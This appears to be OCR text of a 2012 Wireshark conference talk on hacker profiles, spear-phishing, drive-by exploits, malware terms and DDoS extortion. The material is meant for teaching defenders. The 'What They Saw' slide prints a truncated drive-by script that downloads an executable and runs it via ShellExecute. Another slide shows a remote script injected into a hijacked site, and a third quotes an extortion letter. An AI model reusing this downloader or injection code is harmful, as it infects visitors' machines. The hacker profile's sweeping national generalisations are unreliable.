SHARKFEST '12

Wireshark Developer and User Conference

How Are They Doing That? – "What's Old is New Again"

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- Phillip D. Shade is the founder of Merlion's Keep Consulting, a professional services company specializing in Network and Forensics Analysis
- Internationally recognized Network Security and Forensics expert, with over 30 years of experience
- Member of FBI InfraGard, Computer Security Institute, the IEEE and Volunteer at the Cyber Warfare Forum Initiative
- Numerous certifications including CNX-Ethernet (Certified Network Expert), Cisco CCNA, CWNA (Certified Wireless Network Administrator), WildPackets PasTech and WNAX (WildPackets Certified Network Forensics Analysis Expert)
- Certified instructor for a number of advanced Network Training academies including Wireshark University, Global Knowledge, Sniffer University, and Planet-3 Wireless Academy.

From The Headlines...

Hackers compromise Sony Online Entertainment, Sony shuts it down

BREAKING May 3 by James Mowery | View Comments

U.S. fears science fiction-style sabotage in new wave of cyber attacks

By ASSOCIATED PRESS
Last updated at 3:34 PM on 24th October 2011

FOXNEWS POLITICS

BREAKING NEWS: President BarackObama assassinated, 2 gunshot wounds have proved too much. It's a sad 4th for #america. #obamadead RIP

Corporate Spying: The Next Growth Industry and more...

In This Issue...

- Corporate Spying: The Next Growth Industry
- It's One Thing If You Lose Your Wallet...
- Two CyberWar Hacking Stories. Just Coincidence? You decid

newspaper of the year
the guardian

The scandal that closed the News of the World

- Murdoch axes paper as hacking crisis engulfs him
- Phone taps were 'wrong and inhuman'
- Labour presses for Rebekah Brooks to quit

Coulson to be arrested today as Met steps up investigation

Anonymous hacks FBI contractor, AntiSec leaks secret IRC Federal security data

Submitted by [illegible] on Mon, 07/11/2011 - 00:34

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
So What is a Hacker?*

- Competing definitions:
  - **Computer Programming -** A software designer and programmer who builds elegant, beautiful programs and systems. A hacker can also be a programmer who hacks or reaches a goal by employing a series of modifications to exploit or extend existing code or resources.
  - **Computer Security -** A person who specializes in work with the security mechanisms for computer and network systems. It more often is used to refer to those who seek access despite them.
  - **Other Technical Fields -** A person who makes things work beyond perceived limits through their own technical skill, such as a hardware or reality hacker.

*Wikipedia: http://en.wikipedia.org/wiki/Hacker

Classic Hacker Profile

- >80%a former employee or student
  - Between 18 – 35 years old
  - Intelligent / Creative / Loner
- Highly motivated
  - Economic gain
  - Bragging rights
  - Revenge
  - Curiosity / Pride
- >60% from 5 major locations:
  - China / North Korea
  - Russia / Eastern Europe
  - South America



Rouges Gallery - Faces of The Enemy

1

2

3


4

5

6


7

Some Sobering Statistics…



ID Theft – The #1 Threat to Consumers

A Major Source of Information…



What is The Government Doing About It?

Case Study 1 –


Spear-Phishing – A Twist to A Classic…


Compare and Contrast

Phishing is a way of attempting to acquire information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic Communication…. (Wikipedia)

Spear-Phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. (Whatis.com)

Is it Legitimate?





Real World Event – China Gmail Hack

- Google executives received an Email containing a PDF with an embedded link saying "Corporate Information – Google Management"
  - Clicking the link took them to a web page in Chinese – http://www.google.com/corporate/execs.html
  - Site purports to list Google's executives, including Eric Schmidt, Sergey Brin and Larry Page
- The site executed a “Drive-by” exploit that installed Trojan spyware on the victims computers
  - Compromised information included Identities of numerous Human-Rights activists using Gmail to evade Chinese security agencies
- Cost – not publically released, but numerous dissidents have reportedly “disappeared”

What They Saw…

```
<script>var url,zhonghua;fanchenzi="                    .net/inc/md5.exe";zhongh
exe";try{var ado=(document.createElement("object"));var d=1;ado.setAttribut
3-                                    ");var e=1;var xml=ado.CreateObject("Microsoft.XMLD
xinniankuaile="Adodb.";var chunjiekuaile="Stream";var g=1;var aa=ado.create
chunjiekuaile,"");                                                    type=1;var n=1
responseBody);aa.savetofile(zhonghua,2);aa.close();var shell=ado.createobject("She
l.ShellExecute(zhonghua,"","","open",0);}catch(e){};</script>
```

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

Case Study 2 –

Application Based Attacks / Exploits…

Example – Fake Login Screen



Web-Based Hijack Exploit (1)



Web-Based Hijack Exploit (2)


Malicious Code Encoded:

Source of: http://www.dolphinstadium.com/ - Firefox

File Edit View Help

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
        <HEAD>
        <script defer type="text/javascript" src="/ssi/pngfix_map.js"></script>
<script src="/ssi/dhtml.js" language="javascript"></script>
<!-- this script needed for Flash -->
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="http://[redacted]/3.js"></script>
<script src="/flash/AC_RunActiveContent.js" language="javascript"></script>
<!-- end - this script needed for Flash -->
                <title>Dolphin Stadium</title>
                <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
                <link href="main.css" rel="stylesheet" type="text/css">
```

How it Works:



New Terms For the 21st Century

- Malware – Malicious software designed to install remote control, password stealing or Trojan scripts onto the target machine
  - Often used to create networks or "Bot-nets" of infected machines
- Crimeware – Malicious software designed to install password stealing or Trojan scripts onto the target machine
  - Used to create networks or "Bot-nets" of infected machines
  - Also used to facilitate criminal activities such as monetary theft "Money Mules" or to trick user into purchasing fake or unwanted products
- Ransomware - Malicious software designed to install remote control, encryption or Trojan scripts onto the target machine
  - Used to extort money from victims by holding encrypted data hostage or threating Denial of Service attacks (DoS) or data deletion
- Hacktivist – Hackers that publicly claim to be working to resolve perceived public or social injustice

A Classic Tale – How It Began

- Organized crime "Protection / Insurance" representatives would visit the small business offering "insurance"
  - Often targeted various ethic communities
  - Typically for a weekly %% of the sales
- Customers were protected against unfortunate business "accidents"
  - If something happened, they were usually reimbursed
- Non-Customers suffered "accidents" to their businesses

Unfortunately, organized crime has adapted to the 21st century….

Sample DDoS Extortion Letter

"Hello. If you want to continue having your site operational, you must pay us 10 000 rubles monthly. Attention! Starting as of DATE your site will be a subject to a DDoS attack. Your site will remain unavailable until you pay us.


The first attack will involve 2,000 bots. If you contact the companies involved in the protection of DDoS-attacks and they begin to block our bots, we will increase the number of bots to 50 000, and the protection of 50 000 bots is very, very expensive.

1-st payment (10 000 rubles) Must be made no later than DATE. All subsequent payments (10 000 rubles) Must be committed no later than 31 (30) day of each month starting from August 31. Late payment penalties will be charged 100% for each day of delay.

For example, if you do not have time to make payment on the last day of the month, then 1 day of you will have to pay a fine 100%, for instance 20 000 rubles. If you pay only the 2nd date of the month, it will be for 30 000 rubles etc. Please pay on time, and then the initial 10 000 rubles offer will not change. Penalty fees apply to your first payment - no later than DATE"

You will also receive several bonuses…
1. 30% discount if you request DDoS attack on your competitors/enemies. Fair market value DDoS attacks a simple site is about $ 100 per night, for you it will cost only 70 $ per day.
2. If we turn to your competitors / enemies, to make an attack on your site, then we deny them.

